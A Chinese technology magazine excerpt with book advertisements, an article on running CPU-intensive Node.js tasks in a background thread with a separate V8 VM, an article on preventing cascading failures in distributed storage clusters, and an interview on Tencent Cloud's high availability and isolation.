随文津奖得主一起体会科技与人文之美**

吴军博士写作《文明之光》系列，希望能开阔人们的视野，让我们看到各种各样的人类文明。虽然今天不同的地区发达程度不同，文明历史的长短不一，国家亦有大小之分，但是文明之光从世界的每一个角落发出，对人类的进步产生着影响，并且成为了奠定我们今天发达世界的基石。

吴军博士，毕业于清华大学和美国约翰·霍普金斯大学，是著名自然语言处理和搜索专家，硅谷风险投资人。获奖畅销书《浪潮之巅》及《数学之美》的作者。

文明之光（1-2 套装全2册）


作者：吴军

定价：59元



**网易资深交互设计师力作
网易创始人丁磊鼎力推荐
用户体验设计业内专家一致好评**

《破茧成蝶——用户体验设计师的成长之路》从用户体验设计师的角度出发，系统地介绍了其职业生涯中的学习方法、思维方式、工作流程和方式，覆盖了用户体验设计基础知识、设计师的角色和职业困惑、工作流程、需求分析、设计规划和设计标准、项目跟进和成果检验、设计师职业修养以及需要具备的意识等，力图帮助设计师解决在项目中遇到的一些常见问题，找到自己的职业成长之路。



破茧成蝶—用户体验设计师的成长之路

作者：刘津 李月

书号：978-7-115-35305-4

定价：69元



Node.js 异步处理 CPU 密集型任务的新思路

作者 尤嘉

Node.js 擅长数据密集型实时 (data-intensive real-time) 交互的应用场景。然而数据密集型实时应用程序并不是只有 I/O 密集型任务，当碰到 CPU 密集型任务时，比如要对数据加解密 (node.bcrypt.js)，数据压缩和解压 (node-tar)，或者要根据用户的身份对图片做些个性化处理，在这些场景下，主线程致力于做复杂的 CPU 计算，I/O 请求队列中的任务就被阻塞。

Node.js 主线程的 event loop 在处理所有的任务 / 事件时，都是沿着事件队列顺序执行的，所以在其中任何一个任务 / 事件本身没有完成之前，其它的回调、监听器、超时、nextTick() 的函数都得不到运行的机会，因为被阻塞的 event loop 根本没机会处理它们，此时程序最好的情况是变慢，最糟的情况是停滞不动，像死掉一样。


一个可行的解决方案是新开进程，通过 IPC 通信，将 CPU 密集型任务交给子进程，子进程计算完毕后，再通过 ipc 消息通知主进程，并将结果返回给主进程。

和创建线程相比，开辟新进程的系统资源占用率大，进程间通信效率也不高。如果能不开新进程而是新开线程，将 CPU 耗时任务交给一个工作线程去做，然后主线程立即返回，处理其他的 I/O 请求，等到工作线程计算完毕后，通知主线程并将结果返回给主线程。那么在同时面对 I/O 密集型和 CPU 密集型服务的场景下，Node 的主线程也会变得轻松，并能时刻保持高响应度。

因此，和开进程相比，一个更加优秀的解决方案是：

1. 不开进程，而是将 CPU 耗时操作交给进程内的一个工作线程完成。
2. CPU 耗时操作的具体逻辑支持通过 C++ 和 JS 实现。
3. JS 使用这个机制与使用 I/O 库类似，方便高效。
4. 在新线程中运行一个独立的 V8 VM，与主线程的 VM 并发执行，并且这个线程必须由我们自己托管。

为了实现以上四个目标，我们在 Node 中增加了一个 backgroundthread 线程，文章稍候会详细解释这个概念。在具体实现上，为 Node 增加了一个 pt_c 的内建 C++ 模块。这个模块负责把 CPU 耗时操作封装成一个 Task，抛给 backgroundthread，然后立即返回。具体的逻辑在另一个线程中处理，完成之后，设定结果，通知主线程。这个过程非常类似于异步 I/O 请求。具体逻辑如下图：



Node 提供了一种机制可以将 CPU 耗时操作交给其他线程去做，等到执行完毕后设置结果通知主线程执行 callback 函数。以下是一段代码，用来演示这个过程：

```

int main() {
    loop = uv_default_loop();
    int data[FIB_UNTIL];
    uv_work_t req[FIB_UNTIL];
    int i;
    for (i = 0; i < FIB_UNTIL; i++) {
        data[i] = i;
        req[i].data = (void *) &data[i];
        uv_queue_work(loop, &req[i], fib, after_fib);
    }
    return uv_run(loop, UV_RUN_DEFAULT);
}
  
```

其中函数 `uv_queue_work` 的定义如下：

```

UV_EXTERN int uv_queue_work(uv_loop_t* loop,
                           uv_work_t* req,
                           uv_work_cb work_cb,
                           uv_after_work_cb after_work_cb);
  
```

参数 work_cb 是在另外线程执行的函数指针，after_work_cb 相当于给主线程执行的回调函数。在 windows 平台上，uv_queue_work 最终调用 API 函数 QueueUserWorkItem 来派发这个 task，最终执行 task 的线程是由操作系统托管的，每次可能都不一样。这不满足上述第四条。

因为我们要支持在线程中运行 js 代码，这就需要开一个 V8 VM，所以需要把这个线程固定下来，特定任务，只交给这个线程处理。并且一旦创建，不管有没有 task，都不能随便退出。这就需要我们自己维护一个线程对象，并且提供接口，使得使用者可以方便的生成一个对象并且提交给这个线程的任务队列。

在绑定内建模块 pt_c 的时候，会创建一个 background thread 的线程对象。这个线程拥有一个 taskloop，有任务就处理，没有任务就等待在一个信号量上。多线程要考虑线程间同步的问题。线程同步只发生在读写此线程的 incomming queue 的时候。Node 的主线程生成 task 后，提交到这个线程的 incomming queue 中，并激活信号量然后立即返回。在下一次循环中，backgroundthread 从 incomming queue 中取出所有的 task，放入 working queue，然后依次执行 working queue 中的 task。主线程不访问 working queue 因此不需要加锁。这样做可以降低冲突。

这个线程在进入 taskloop 循环之前会建立一个独立的 V8 VM，专门用来执行 backgroundjs 的代码。主线程的 v8 引擎和这个线程的可以并行执行。它的生命周期与 Node 进程的生命周期一致。

```
// pt_c 模块的初始化代码

void Init(Handle<Object> target,
         Handle<Value> unused,
         Handle<Context> context,
         void* priv) {
    //Create working thread, focus on cup intensive task
    if(!CWorkingThread::GetInstance().Start()){
        return;
    }
    Environment* env = Environment::GetCurrent(context);
    // load dll, Including all the cpu-intensive functions
    NODE_SET_METHOD(target, "registermodule", RegisterModule);
    NODE_SET_METHOD(target, "posttask", PostTask);
    // post a task that run a cpu-intensive function defined in backgroundjs
    NODE_SET_METHOD(target, "jstask", JsTask);
}
```

可以把所有 CPU 耗时逻辑放入 backgroundJs 中，主线程通过生成一个 task，指定好运行的函数和参数，抛给工作线程。工作线程在执行 task 的过程中调用在 backgroundJs 中的函数。BackgroundJs 是一个 .js 文件，在里面添加 CPU 耗时函数。

background.js 代码示例：

```
var globalFunction = function(v){  
    var obj;  
    try {  
        obj = JSON.parse(v);  
    } catch(e) {  
        return e;  
    }  
  
    var a = obj.param1;  
    var b = obj.param2;  
    var i;  
    // simulate CPU intensive process...  
    for(i = 0; i < 95550000; ++i) {  
        i += 100;  
        i -= 100;  
    }  
    return (a + b).toString();  
}
```

运行 Node，在控制台输入：

```
var bind = process.binding('pt_c');  
var obj = {param1: 123,param2: 456};  
bind.jstask('globalFunction', JSON.stringify(obj), function (err, data) {  
    if (err) {  
        console.log("err");  
    } else {  
        console.log(data);  
    }  
});
```

调用的方法是 bind.jstask，稍后会解释这个函数的用法。

以下是测试结果：

```

> var bind = process.binding('pt_c');
undefined
> var obj = {param1: 123,param2: 456};
undefined
> bind.jstask('globalFunction', JSON.stringify(obj), function(err, data){if(err)
  console.log("err"); else console.log(data);});
< domain:
  < domain: null,
    _events: { error: [Function] },
    _maxListeners: undefined,
    members: [],
    oncomplete: [Function]
> bind.jstask('globalFunction', JSON.stringify(obj), function(err, data){if(err)
  console.log("err"); else console.log(data);});
< domain:
  < domain: null,
    _events: { error: [Function] },
    _maxListeners: undefined,
    members: [],
    oncomplete: [Function]
> bind.jstask('globalFunction', JSON.stringify(obj), function(err, data){if(err)
  console.log("err"); else console.log(data);});
< domain:
  < domain: null,
    _events: { error: [Function] },
    _maxListeners: undefined,
    members: [],
    oncomplete: [Function]
> bind.jstask('globalFunction', JSON.stringify(obj), function(err, data){if(err)
  console.log("err"); else console.log(data);});
< domain:
  < domain: null,
    _events: { error: [Function] },
    _maxListeners: undefined,
    members: [],
    oncomplete: [Function]
> 579
579
579
579

```

上面这个实验操作步骤如下：

- 首先绑定 pt_c 内建模块。绑定的过程会调用模块初始化函数，在这个函数中，创建新线程。
- 快速多次调用 backgroundjs 中的 CPU 耗时函数，上面的实验中连续调用了三次。

当 backgroundjs 中的函数完成后，主线程接到通知，在新一轮的 evenloop 中，调用回调函数，打印出结果。这个实验说明了 CPU 耗时操作异步执行。

方法 jstask 总共三个参数，前两个参数为字符串，分别是 background.js 中的全局函数名称，传给函数的参数。最后一个参数是一个 callback 函数，异步留给主线程运行。

为什么用字符串做参数?

为了适应各种不同的参数类型，就需要为 C++ 函数提供各种不同的函数实现，这是非常受限制的。C++ 根据函数名获取 backgroundjs 中的函数然后将参数传递给 js。在 js 中，处理 json 字符串是非常容易的，因此采用字符串，简化了 C++ 的逻辑，js 又能够方便的生成和解析参数。同样的理由，backgroundjs 中函数的返回值也为 json 串。

对 C++ 的支持

在苛求性能的场景，pt_c 允许加载一个 .dll 文件到 node 进程，这个 dll 文件包含 CPU 耗时操作。js 加载 pt_c 的时候，指定文件名即可完成加载。

代码示例：

```
var bind = process.binding('pt_c');
bind.registermodule('node_pt_c.dll', 'DllInit', 'Json to Init');
bind.posttask('Func_example', 'Json_Param', function (err, data) {
  if (err) {
    console.log("err");
  } else {
    console.log(data);
  }
});
```

与 backgroundjs 相比，加载 C++ 模块多了一个步骤，这个步骤是调用 bind.registermodule。这个函数负责将加载 dll 并负责对其初始化。一旦成功后，不能再加载其他模块。所有的 CPU 耗时操作函数都应该在这个 dll 文件中实现。

总结

这篇文章提出了 backgroundjs 这个新的概念，扩展了 Node.js 的能力，解决了 Node 在处理 CPU 密集任务时的短板。这个解决方案使得使用 Node 的开发人员只需要关注 backgroundjs 中的函数。比起多开进程或者新添加模块的解决方案更高效，通用和一致。我们的代码已经开源，您可以在 <https://github.com/classfellow/node/tree/Ansly-CPU-intensive-work--in-one-process> 下载。

您可以在 <http://www.witch91.com/nodejs.rar> 下载支持 backgroundjs 的一个稳定 Node 版本。

参考文献

[Node.js 软肋之 CPU 密集型任务](#)

Why you should use Node.js for CPU-bound tasks,Neil Kandalgaonkar,2013.4.30;

<http://nikhilm.github.io/uvbook/threads.html#inter-thread-communication>

[深入浅出 Node.js](#) by 朴灵

感谢[田永强](#)对本文的审校。

查看原文：[Node.js 异步处理 CPU 密集型任务的新思路](#)

分布式存储系统的雪崩效应

作者 马冠南

一 分布式存储系统背景

副本是分布式存储系统中的常见概念：将一定大小的数据按照一定的冗余策略存储，以保障系统在局部故障情况下的可用性。

副本间的冗余复制方式有多种，比较常用有两类：

- . Pipeline：像个管道， $a \rightarrow b \rightarrow c$ ，通过管道的方式进行数据的复制。该方式吞吐较高，但有慢节点问题，某一节点出现拥塞，整个过程都会受影响
- . 分发：client $\rightarrow a$ client $\rightarrow b$ client $\rightarrow c$ 。系统整体吞吐较低，但无慢节点问题

对于冗余副本数目，本文选择常见的三副本方案。

分布式存储系统一般拥有自动恢复副本的功能，在局部存储节点出错时，其他节点（数据副本的主控节点或者 client 节点，依副本复制协议而定）自动发起副本修复，将该宕机存储节点上的数据副本恢复到其他健康节点上。在少量宕机情况下，集群的副本自动修复策略会正常运行。但依照大规模存储服务运维经验，月百分之 X 的磁盘故障率和月千分之 X 的交换机故障率有很大的可能性导致一年当中出现几次机器数目较多的宕机。另外，批量升级过程中若出现了升级 bug，集群按照宕机处理需要进行副本修复，导致原本正常时间内可以完成的升级时间延长，也容易出现数目较多的宕机事件。

二 雪崩效应的产生

在一段时间内数目较多的宕机事件有较大可能性诱发系统的大规模副本补全策略。目前的分布式存储系统的两个特点导致这个大规模副本补全策略容易让系统产生雪崩效应：

- 集群整体的 free 空间较小：通常整体 $\leq 30\%$ ，局部机器小于 $\leq 20\%$ 甚至 10%
- 应用混布：不同的应用部署在同一台物理 / 虚拟机器上以最大化利用硬件资源

今年火起来的各种网盘、云盘类服务就是 a 的典型情况。在各大公司拼个人存储容量到 1T 的背后，其实也在拼运营成本、运维成本。现有的云存储大多只增不减、或者根据数据冷热程度做数据分级（类似 Facebook 的数据分级项目）。云存储总量大，但增量相对小，为了减少存储资源和带宽资源浪费，新创建的文件若原有的存储数据中已有相同的 md5 或者 sha1 签名则当做已有文件做内部链接，不再进行新文件的创建。但即使这样，整体的数据量还是很大。

目前云存储相关业务未有明显的收入来源，每年却有数万每台的服务器成本，为运营成本的考虑，后端分布式存储系统的空闲率很低。而瞬间的批量宕机会带来大量的副本修复，大量的副本修复很有可能继而打满原本就接近存储 quota 的其他存活机器，继而让该机器处于宕

机或者只读状态。如此继续，整个集群可能雪崩，系统残废。

三 预防雪崩

本节主要讨论如何在系统内部的逻辑处理上防止系统整体雪崩的发生。预防的重要性大于事故之后的处理，预测集群状态、提前进行优化也成为预防雪崩的一个方向。

下面选取曾经发生过的几个实际场景与大家分享。

1. 跨机架副本选择算法和机器资源、用户逻辑隔离

现场还原：

某天运维同学发现某集群几十台机器瞬间失联，负责触发修复副本的主控节点开始进行疯狂的副本修复。大量用户开始反馈集群变慢，读写变慢。

现场应对：

优先解决——副本修复量过大造成的集群整体受影响。

- a. 处理的工程师当机立断，gdb 到进程更改修复副本的条件为副本 < 2，而非原本的 3 (replicas_num)，让主控节点这个时候仅修复副本数小于 2 个的文件，即保证未丢失的文件有至少一个冗余副本，防止只有一个副本的数据因可能再次发生的挂机造成文件丢失。
- b. 紧急解决这批机器失联问题，发现是交换机问题，a.b.c.d ip 网段的 c 网段机器批量故障。催促网络组尽快修复。
- c. 副本修复到 $>= 2$ 之后，Gdb 更改检测副本不足周期，将几十秒的检测时间推迟到 1 天。等待网络组解决交换机问题。
- d. 网络恢复，原有的机器重新加入集群。大量 2 副本文件重新变为 3 副本，部分 3 副本全丢失文件找回。
- e. 恢复主控节点到正常参数设置状态，系统开始正常修复。

改进措施：

在改进措施前，先分析下这次事件暴露的系统不足：

- 1) Master 参数不支持热修正，Gdb 线上进程风险过大。
- 2) 一定数量但局域性的机器故障影响了整体集群（几十台相对一个大集群仍属于局域性故障）。如上所述，月千分之几的故障率总有机会让你的存储系统经历一次交换机故障带来的集群影响。

案例分析后的改进措施出炉：

1) Master 支持热修正功能排期提前，尽早支持核心参数的热修改。

热修改在上线后的效果可观，后续规避过数次线上问题。

2) 在选择数据副本存储宿主机器的 pickup 算法中加入跨交换机（机架位）策略，强制——或者尽量保证——副本选择时跨机架位。这种算法底下的副本，至少有 1 个副本与其他两个副本处于不同的交换机下（IP a.b.c.d 的 c 段）。该措施同时作用于新的存储数据副本选择和副本缺失后的副本补全策略，能在副本宿主选择上保证系统不会因为交换机的宕机而出现数据丢失，进而避免一直处于副本补全队列 / 列表的大量的丢失副本节点加重主控节点负载。

3) 机器按 region 划分隔离功能提上日程；用户存储位置按照 region 进行逻辑划分功能提上日程；Pickup 算法加入跨 region 提上日程。

a) 机器按照物理位置划分 region、用户按照 region 进行逻辑存储位置划分，能让集群在局部故障的情况下仅影响被逻辑划分进使用这部分机器的用户。

这样一来，最坏情况无非是这个 region 不可用，导致拥有这个 region 读写权限的用户受影响。Pickup 算法跨 region 的设计进一步保证被划分 region 的用户不会因为一个 region 不可用而出现数据丢失，因为其他副本存到其他 region 上了。于是，核心交换机故障导致一个 region 数百台机器的宕机也不会对集群造成范围过大的影响了。

b) 增加 region 可信度概念，将机器的稳定性因素加入到副本冗余算法中。

当集群规模达到一定量后，会出现机器稳定性不同的问题（一般来说，同一批上线的机器稳定性一致）。通过标记 region 的稳定性，能强制在选择数据副本的时候将至少一个副本至于稳定副本中，减少全部副本丢失的概率。

c) Region 划分需要综合考虑用户操作响应时间 SLA、物理机器稳定情况、地理位置等信息。

合理的 region 划分对提升系统稳定性、提升操作相应时间、预防系统崩溃都有益处。精巧的划分规则会带来整体的稳定性提升，但也增加了系统的复杂度。这块如何取舍，留给读者朋友深入思考了。

2. 让集群流控起来

流控方面有个通用且符合分布式存储系统特点的原则：任何操作都不应占用过多的处理时间。这里的“任何操作”包含了在系统出现流量激增、局部达到一定数量的机器宕机时进行的操作。只有平滑且成功的处理这些操作，才能保证系统不因为异常而出现整体受影响，甚至雪崩。

现场还原：

1) 场景 1 某天运维同学发现，集群写操作在某段时间大增。通过观察某个存储节点，发现不仅是写、而且是随机写！某些产品线的整体吞吐下降了。

2) 场景 2 某集群存储大户需要进行业务调整，原有的数据做变更，大量数据需要删除。

运维同学发现，a. 整个集群整体上处于疯狂 gc 垃圾回收阶段 b. 集群响应速度明显变慢，特

别是涉及到 meta 元信息更新的操作。

3) 场景 3 某天运维同学突然发现集群并发量激增，单一用户 xyz 进行了大量的并发操作，按照原有的用户调研，该用户不应该拥有如此规模的使用场景。

此类集群某些操作预期外的激增还有很多，不再累述。

现场应对：

1) 立刻电联相关用户，了解操作激增原因，不合理的激增需要立刻处理。

我们发现过如下不合理的激增：

- a. 场景 1 类：通过 Review 代码发现，大量的操作进行了随机读写更改。建议用户将随机读写转换为读取后更改 + 写新文件 + 删除旧文件，转换随机读写为顺序读写。
- b. 场景 3 类：某产品线在线上进行了性能测试。运维同学立刻通知该产品线停止了相关操作。所有公有集群再次发通过邮件强调，不可用于性能测试。如有需要，联系相关人员在独占集群进行性能场景测试。

2) 推动设计和实现集群各个环节的流控机制功能并上线。

改进措施：

1) 用户操作流控

a. 对用户操作进行流控限制

可通过系统内部设计实现，也可通过外部的网络限流等方式实现，对单用户做一定的流控限制，防止单个用户占用过多整个集群的资源。

b. 存储节点操作流控

可按照对集群的资源消耗高低分为 High – Medium – Low 三层，每层实现类似于抢 token 的设计，每层 token 数目在集群实践后调整为比较适合的值。这样能防止某类操作过多消耗集群负载。若某类操作过多消耗负载，其他操作类的请求有较大 delay 可能，继而引发 timeout 后的重试、小范围的崩溃，有一定几率蔓延到整个集群并产生整体崩溃。

c. 垃圾回收 gc 单独做流控处理。删除操作在分布式存储系统里面常用设计是：接收到用户删除操作时，标记删除内容的 meta 信息，直接回返，后续进行策略控制，限流的删除，防止大量的 gc 操作消耗过多单机存储节点的磁盘处理能力。具体的限流策略和 token 值设置需要根据集群特点进行实践并得出较优设置。

2) 流控黑名单

用户因为对线上做测试类的场景可以通过人为制度约束，但无法避免线上用户 bug 导致效果

等同于线上测试规模的场景。这类的场景一般在短时间内操作数严重超过限流上限。

对此类场景可进行流控黑名单设置，当某用户短时间内（e.g. 1 小时）严重超过设置的上限时，将该用户加入黑名单，暂时阻塞操作。外围的监控会通知运维组同学紧急处理。

3) 存储节点并发修复、创建副本流控

大量的数据副本修复操作或者副本创建操作如果不加以速度限制，将占用存储节点的带宽和 CPU、内存等资源，影响正常的读写服务，出现大量的延迟。而大量的延迟可能引发重试，加重集群的繁忙程度。

同一个数据宿主进程需要限制并发副本修复、副本创建的个数，这样对入口带宽的占用不会过大，进程也不会因为过量进行这类操作而增加大量其他操作的延迟时间。这对于采用分发的副本复制协议的系统尤其重要。分发协议一般都有慢节点检查机制，副本流控不会进一步加重系统延迟而增大成为慢节点的可能。如果慢节点可能性增大，新创建的文件可能在创建时就因为慢节点检查机制而缺少副本，这会让集群状况更加恶化。

3. 提前预测、提前行动

1) 预测磁盘故障，容错单磁盘错误。

场景复现：

某厂商的 SSD 盘某批次存在问题，集群上线运行一段时间后，局部集中出现数量较多的坏盘，但并非所有的盘都损坏。当时并未有单磁盘容错机制，一块磁盘坏掉，整个机器就被置成不可用状态，这样导致拥有这批坏盘的机器都不可用，集群在一段时间内都处于副本修复状态，吞吐受到较大影响。

改进措施：

a) 对硬盘进行健康性预测，自动迁移概率即将成为坏盘的数据副本

近年来，对磁盘健康状态进行提前预测的技术越来越成熟，技术上已可以预判磁盘健康程度并在磁盘拥有大概率坏掉前，自动迁移数据到其他磁盘，减少磁盘坏掉对系统稳定性的影响。

b) 对单硬盘错误进行容错处理

存储节点支持对坏盘的异常处理。单盘挂掉时，自动迁移 / 修复单盘的原有数据到其他盘，而不是进程整体宕掉，因为一旦整体宕掉，其他盘的数据也会被分布式存储系统当做缺失副本，存储资源紧张的集群经历一次这样的宕机事件会造成长时间的副本修复过程。在现有的分布式存储系统中，也有类似淘宝 TFS 那样，每个磁盘启动一个进程进行管理，整机挂载多少个盘就启动多少个进程。

2) 根据现有存储分布，预测均衡性发展，提前进行负载均衡操作。

这类的策略设计越来越常见。由于分布式存储集群挂机后的修复策略使得集群某些机器总有几率成为热点机器，我们可以对此类的机器进行热点预测，提前迁移部分数据到相对负载低

的机器。

负载均衡策略和副本选择策略一样，需要取舍复杂度和优化程度问题。复杂的均衡策略带来的集群负载，但也因此引入高复杂度、高 bug 率问题。如何取舍，仍旧是个困扰分布式存储系统设计者的难题。

四 安全模式

安全模式是项目实践过程中产生的防分布式存储系统雪崩大杀器，因此我特别将其单独列为一节介绍。其基本思路是在一定时间内宕机数目超过预期上限则让集群进入安全模式，按照策略配置、情况严重程度，停止修复副本、停止读写，直到停止一切操作（一般策略）。

在没有机器 region 概念的系统中，安全模式可以起到很好的保护作用。我过去参与的一个项目经历的某次大规模宕机，由于没有安全模式，系统进行正常的处理副本修复，生生将原本健康的存储节点也打到残废，进而雪崩，整个集群都陷入疯狂副本修复状态。这种状态之后的集群修复过程会因为已发生的副本修复导致的元信息 / 实际数据的更改而变的困难重重。该事件最后结局是数据从冷备数据中恢复了一份，丢失了冷备到故障发生时间的数据。

当然，安全模式并非完美无缺。“一段时间”、“上限”该如何设置、什么时候停副本修复、什么时候停读、什么时候停写、是自己恢复还是人工干预恢复到正常状态、安全模式力度是否要到 region 级别，这些问题都需要安全模式考虑，而此类的设计一般都和集群设计的目标用户息息相关。举例，如果是低延迟且业务敏感用户，可能会选择小规模故障不能影响读写，而高延迟、高吞吐集群就可以接受停读写。

五 思考

由于分布式存储系统的复杂性和篇幅所限，本文仅选择有限个典型场景进行了分析和讨论，真实的分布式存储系统远比这数个案例复杂的多、细节的多。如何平衡集群异常自动化处理和引入的复杂度，如何较好的实现流控和避免影响低延迟用户的响应时间，如何引导集群进行负载均衡和避免因负载均衡带来的过量集群资源开销，这类问题在真实的分布式存储系统设计中层出不穷。如果设计者是你，你会如何取舍呢？

感谢[丁雪圭](#)对本文的审校。

查看原文：[分布式存储系统的雪崩效应](#)

相关内容

[虚拟座谈会：有关分布式存储的三个基本问题](#)

[百度技术沙龙第 49 期回顾：大规模分布式存储（含资料下载）](#)

[支付宝分布式事务测试方案](#)

[解决云计算时代分布式数据库的挑战：来自腾讯云的经验分享](#)

[高磊浅谈智能硬件创业体验](#)

腾讯云的弹性、高可用与隔离

作者 包研

高弹性、高可用是云服务重要的特性，在保证安全和隔离的前提下，如何提供这些特性也是云平台的核心技术之一。在 QClub 广州：腾讯云图沙龙上，腾讯云高级工程师陈杰分享了腾讯云在弹性、高可用和隔离方面的实践。在沙龙期间，InfoQ 对陈杰进行的专访，全文如下：

InfoQ：陈杰你好，请向 InfoQ 的读者简单介绍一下自己，工作经历，现在主要在做什么？技术上的兴趣点是什么？

陈杰：我是 2007 年毕业就到腾讯，开始在互联网应用系统做支付营销的后台系统，后面又转去做游戏后台。大概两年前转到云平台部做虚拟主机的后台开发，目前是虚拟主机后台的技术负责人。我自己兴趣呢，也是做底层虚拟化，包括计算虚拟化，网络虚拟化和存储方面。

InfoQ：刚才听你介绍，腾讯云计算平台虚拟化有三个实现方式，有 Xen，KVM，Linux Container，这三个虚拟化类型分别定位的是哪些用户？

陈杰：Linux Container 是用于在 CEE（Cloud Elastic Engine）上提供 PaaS 级的服务，给用户提供微信云这种网站类接入服务。我们的虚拟云主机产品叫 CVM（Cloud Virtual Machine），底层有 Xen 和 KVM 两个平台，这是有一些历史原因的。我们最开始建 CVM 平台的时候，是用的 Xen，因为公司用 Xen 比较成熟。后来随着业务的慢慢发展，我们在向 KVM 在转，因为 KVM 的代码量更少，更易维护，我们有专门的同事去做这块。同时，KVM 可以更好的定制功能。基于我们的测试，KVM 有更高的稳定性。我们认为 KVM 代表了发展趋势。目前腾讯云的广州区 Xen 和 KVM 两种方案都有，后面上海金桥机房这种就会全部使用 KVM。

InfoQ：现在腾讯云的自动弹性实现的状况如何？

陈杰：其实自动扩缩容是比较复杂的一个能力，它包括了监控，即发现需要扩缩容，以及实施。我们在 CEE 上有做这种自动扩缩容的尝试，但是 CVM 现在还没有做，目前仍然是半自动化的扩缩容。我们做了监控即发现扩缩容需求，也做了扩缩容，但是我们还没有做到全自动的触发。我们现在弹性能力主要是集中在 HA，用户可以做配置升级，热迁移，后续我们会推出自动扩缩容这种跟用户更相关的功能。

InfoQ：关于 HA，你刚才提到有冷迁移，热迁移，能不能详细介绍一下？

陈杰：其实 HA 就是冷迁移，用户的机器挂了，它的表现就是虚拟机没有办法服务了，映射到后端，可能是它服务的母机物理主机挂了。物理主机挂有很多种可能，比如硬件故障，或者是我们更不愿意看到的网络故障，或者母机的 I/O 高，CPU 高导致它无法服务了。在这种时候虚拟机已经没有办法对外服务，我们就需要把它迁移掉。如果用户的主机使用的是我们的 CBS（Cloud Block Service）盘，就可以实现 HA，即把用户的虚拟机从故障母机迁移到正常母机上，我们会有一堆算法去确定目标母机是能够提供服务的，然后把用户的子机给拉起来。热迁移与冷迁移的区别就在于用户的服务是否会停止，热迁移用户是没有感知的，服务可以照常的对外进行。但是，用户的子机可能已经从一个母机迁到另外一个母机上了，我们做这个热迁移的能力就是提早的发现，当监控或

其他能力发现母机可能有问题的时候，比如说它的 I/O 持续的上升，或者硬件如 RAID 卡电量不足，那早于问题发生之前，把子机从有问题的母机上热迁移出去，让用户的服 务有高保证。技术实现热迁移会复杂一点，冷迁移会稍微简单一些。

InfoQ：资源的隔离是怎么做的？安全是如何考虑的？

陈杰：资源隔离分两块，一是网络访问这块我们有单独的 DFW 的系统来实现，DFW 能够按开发商级别隔离访问，开发商 A 和开发商 B 是没办法相互访问的。我们也会在底层做一些防 IP 和防 MAC 欺骗的一些手段，即使一台虚拟机的 IP 和 MAC 被手动的篡改了之后，他也没有办法在整个网络上影响别的开发商的机器。

资源方面主要是 I/O 和网络这两块，目前网络我们还没有做隔离，因为用户的网络带宽还达不到我们的资源瓶颈，这方便不是我们的最主要的方向。I/O 是一个比较重的问题，我们目前是采用 Cgroups 的方式，但是如果 Cgroups 把子机完全隔离，又会导致实测性能 20% 下降，所以我们做了折中，就是把母机跟子机隔离起来，母机上也有一些关键的进程，比如说 libvirtd，还包括我们自己的一些进程，这些关键进程不会因为子机的影响导致坏死掉。但子机和子机目前还是会有影响，但是如果发现这种影响，我们会用其他手段，比如说热迁移的手段，把高资源的子机迁走，或者把一些低资源的子机迁走这种方式来做综合平衡。

InfoQ：下一步打算做什么？

陈杰：首先我们会推出更多的弹性的能力，比如独立的云硬盘去满足用户在线的多挂一块盘，或者是把这块盘给从虚拟机上卸载掉，这样用户就可以根据实际需要去添加更多的存储，或者把数据从一台虚拟机放到另外一台虚拟机上去。

